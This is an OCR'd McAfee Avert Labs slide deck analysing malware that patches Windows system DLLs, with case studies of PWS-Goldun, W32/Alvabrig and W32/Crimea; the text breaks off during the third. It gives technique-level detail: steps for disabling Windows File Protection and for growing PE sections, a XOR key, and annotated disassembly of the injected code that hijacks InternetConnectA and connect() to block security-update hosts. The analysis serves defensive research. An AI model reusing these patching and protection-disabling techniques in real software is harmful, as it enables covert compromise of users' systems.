McAfee

Patching. Is it always with the best intentions?

Alex Hinchliffe

Virus researcher, McAfee Avert Labs

Agenda

- Development
- Good Intentions
- Bad Intentions
- Conclusions
- Remedial
- The future
- Questions

Development

- Boot and Partition sectors
- Companion
- Startup batch and ini files; StartUp folder
- Execution precedence
- Registry
  - Reg run keys
  - Win32 services
  - BHOs
  - AppInit_DLLs
  - Winlogon shell
  - Image File Execution Options
- Autorun INF files
- Patching

Definitions

Patch (computer) *noun*.

A small piece of software that can be added to an existing application in order to make it work properly.


http://en.wikipedia.org/wiki/Patch_(computing)

Good intentions

- Software updates
- Microsoft Windows Update
- Patch Tuesday
- Exploit Wednesday
- 3rd party updates
  - WindizUpdate
  - AutoPatcher
- 3rd party patches
  - eEye
  - Determina

Good intentions

- Windows Automatic Updates
- Automated levels
- Silent installs




Thursday 13th September:

http://windowssecrets.com/2007/09/13/01-Microsoft-updates-Windows-without-users-consent

Bad intentions


- 4 examples
- Intentions
  - Data stealing
  - Destructive
- Targets
  - Popular applications / libraries
  - Runners
- Techniques
  - 2 types of import patches
  - 1 EP patch
  - 1 export patch



Bad intentions cont … case study 1

- PWS-Goldun
- Late 2006 / early 2007
- 1 variant
- Patches iexplore.exe
- Modifies imports


Bad intentions cont … PWS-Goldun



PWS-Goldun – iexplore.exe patching

- Bound import RVA nulled
- Bound import size nulled
- All references of msvcrt.dll → msvcrl.dll

- Why msvcrt.dll?



PWS-Goldun – msvcrl.dll payload

- NSPack packed
- Load msvcrt.dll library
  - _except_handler3
- GetModuleHandle: wininet.dll
  - InternetReadFile, HTTPSendRequestA, HTTPOpenRequestA, InternetConnectA
- GetModuleHandle: dnsapi.dll
  - DNSQuery_W
  - helpershosting.com
- Several threads requesting remote PHP scripts


PWS-Goldun – summary

- Mission
- Glorified downloader
- No registry modification
- No WFP watching

Bad intentions cont … case study 2

- W32/Alvabrig
- Early 2007
- 3 variants
- Drops WFP-killing component
- Patches wininet.dll
- Patches ws2_32.dll

Bad intentions cont … W32/Alvabrig



W32/Alvabrig – WFP payload

- My.log
- FSG 1.33 packed
- Enumerates processes for “winlogon.exe”
- OpenProcess (DUP_HANDLE)
- Loops DuplicateHandle (DUPLICATE_SAME_ACCESS)
  - String match for “WIN{NT,DOWS}\SYSTEM32”
- CloseHandle (local)
- DuplicateHandle (DUPLICATE_CLOSE_SOURCE)

W32/Alvabrig – wininet.dll patching

- Increases size of code
- Increases phys size of 1st section
- Increases phys offset of remaining sections
- Writes encrypted (^ 0x37A7B517) data & code into new space
- Loop export table matching function names with “Inte”
  - And (function names + 0xD) with “ctA0”
- InternetConnectA() function hijacked to call malcode

Number	Name	VirtSize	RVA	PhysSize	Offset	Flag
1	.text	000781A0	00001000	00078200	00000400	60000020
2	.data	00005D9C	0007A000	00002800	00078600	C0000040
3	.rsrc	00011820	00080000	00011A00	0007AE00	40000040
4	.reloc	00004800	00092000	00004800	0008C800	42000040

W32/Alvabrig – wininet.dll patching cont…



```
00401162  . 6A 00          PUSH 0
00401164  . 6A 00          PUSH 0
00401166  . 6A 00          PUSH 0
00401168  . 6A 00          PUSH 0
0040116A  . 6A 00          PUSH 0
0040116C  . 6A 50          PUSH 50
0040116E  . 68 E1104000    PUSH foo.004010E1                ASCII "www.google.com"
00401173  . 68 F0104000    PUSH foo.004010F0
00401178  . FF15 C9104000  CALL DWORD PTR DS:[4010C9]
```

FASM test app

```
76279200  60               PUSHAD                           start of patched malcode
76279201  33DB             XOR EBX,EBX
76279203  E8 00000000      CALL wininet.76279208
76279208  5F               POP EDI
76279209  8DB7 5D000000    LEA ESI,DWORD PTR DS:[EDI+5D]    ESI = start of encrypted data
7627920F  81C7 61000000    ADD EDI,61
76279215  391E             CMP DWORD PTR DS:[ESI],EBX
76279217  75 15            JNZ SHORT wininet.7627922E
76279219  57               PUSH EDI
7627921A  BA 17B5A737      MOV EDX,37A7B517                 EDX = xor key
7627921F  B9 67010000      MOV ECX,167                      ECX = counter
76279224  8B07             MOV EAX,DWORD PTR DS:[EDI]       EAX = each DWORD to decrypt
76279226  33C2             XOR EAX,EDX
76279228  AB               STOS DWORD PTR ES:[EDI]
76279229  E2 F9            LOOPD SHORT wininet.76279224     decryption loop
7627922B  8906             MOV DWORD PTR DS:[ESI],EAX
7627922D  5F               POP EDI                          EDI = nth array element
7627922E  8B6C24 28        MOV EBP,DWORD PTR SS:[ESP+28]    EBP = requested URL www.google.com
76279232  8BCD             MOV ECX,EBP
76279234  55               PUSH EBP                         foo.004010E1
76279235  817D 00 70747468 CMP DWORD PTR SS:[EBP],68747470  CMP against http
7627923C  75 03            JNZ SHORT wininet.76279241
7627923E  83C5 07          ADD EBP,7                        skip 7 bytes if http exists
76279241  8A45 00          MOV AL,BYTE PTR SS:[EBP]         AL = first byte of requested URL
76279244  AE               SCAS BYTE PTR ES:[EDI]           compare byte by byte against nth element's URL
76279245  75 08            JNZ SHORT wininet.7627924F
76279247  45               INC EBP
76279248  385D 00          CMP BYTE PTR SS:[EBP],BL
7627924B  74 11            JE SHORT wininet.7627925E        jump to return if URLs match
7627924D  EB F2            JMP SHORT wininet.76279241
7627924F  5D               POP EBP
76279250  32C0             XOR AL,AL
76279252  F2:AE            REPNE SCAS BYTE PTR ES:[EDI]
76279254  3807             CMP BYTE PTR DS:[EDI],AL
76279256  75 DC            JNZ SHORT wininet.76279234       loop to next element
76279258  61               POPAD
76279259  E9 21D9F8FF      JMP wininet.76206B7F             jump to real function
7627925E  5D               POP EBP
7627925F  61               POPAD
76279260  33C0             XOR EAX,EAX                      return code = 0
```

patched InternetConnectA()

W32/Alvabrig – wininet.dll patching cont…



W32/Alvabrig – ws2_32.dll patching

- Increases size of code
- Increases phys size of 1st section
- Increases phys offset of remaining sections
- Write code into new space
- Loop export table matching function names with “conn”
  - And (function names + 0x4) with “ect”
- connect() function hijacked to call malcode

W32/Alvabrig – ws2_32.dll payload

```
0040132A  . 6A 10          PUSH 10                                  AddrLen = 10 (16.)
0040132C  . 68 90124000    PUSH connect.00401290                    pSockAddr = connect.00401290
00401331  . FF35 8C124000  PUSH DWORD PTR DS:[40128C]               Socket = 0
00401337  . FF15 A0104000  CALL DWORD PTR DS:[<&ws2_32.connect>]    connect
0040133D  . 83F8 00        CMP EAX,0
00401340  .v75 00          JNZ SHORT connect.00401342
```

FASM test app

```
71AC1600  $ 8B4424 08      MOV EAX,DWORD PTR SS:[ESP+8]             start of patched malcode
71AC1604  . 8B40 04        MOV EAX,DWORD PTR DS:[EAX+4]             EAX = requested IP address
71AC1607  . E8 00000000    CALL ws2_32.71AC160C
71AC160C  $ 5A             POP EDX
71AC160D  . 8D92 1F000000  LEA EDX,DWORD PTR DS:[EDX+1F]            EDX = hard-coded IP
71AC1613  . 33C9           XOR ECX,ECX
71AC1615  > 3902           CMP DWORD PTR DS:[EDX],EAX
71AC1617  .v74 0C          JE SHORT ws2_32.71AC1625                 jump to return if IPs match
71AC1619  . 83C2 04        ADD EDX,4
71AC161C  . 390A           CMP DWORD PTR DS:[EDX],ECX
71AC161E  .^75 F5          JNZ SHORT ws2_32.71AC1615
71AC1620  .^E9 3828FFFF    JMP ws2_32.71AB3E5D                      jump to real function
71AC1625  > 33C0           XOR EAX,EAX
71AC1627  . 48             DEC EAX                                  EAX = -1
71AC1628  . C2 0C00        RETN 0C
```

patched connect()

- EDX points to address of a hard-coded IP address

2D16 1BF3 4706 4705

- Returns -1 (fail) if matched

W32/Alvabrig – ws2_32.dll payload cont…

WHOIS

OrgName:	Broadwing Communications Services Inc.
OrgID:	BWNG
NetName:	BROADWING-NET
NameServer:	NS3.BROADWING.NET
NameServer:	NS4.BROADWING.NET
CustName:	**McAfee**
216.143.70.75	**[pla-update.nai.com]**
Address:	5000 Headquarters Dr
City:	Plano
StateProv:	TX
PostalCode:	75024
Country:	US


W32/Alvabrig – summary

- Mission
- Glorified hosts infector or DNS changer
- Indirect registry modification

Bad intentions cont … case study 3


- W32/Crimea
- July 2007
- 1 variant
- Kills WFP via SFC mechanism
- Patches imm32.dll

Bad intentions cont … W32/Crimea



Bad intentions cont … imm32.dll patching

- Increases image size
- Increases number of sections
- Nulls bound import RVA
- Nulls bound import size
- Adds section “.rdata”



Bad intentions cont … msvcrtdm.dll payload

- Browser termination ensures loading
- Waits until…

- http://realcrimea.info

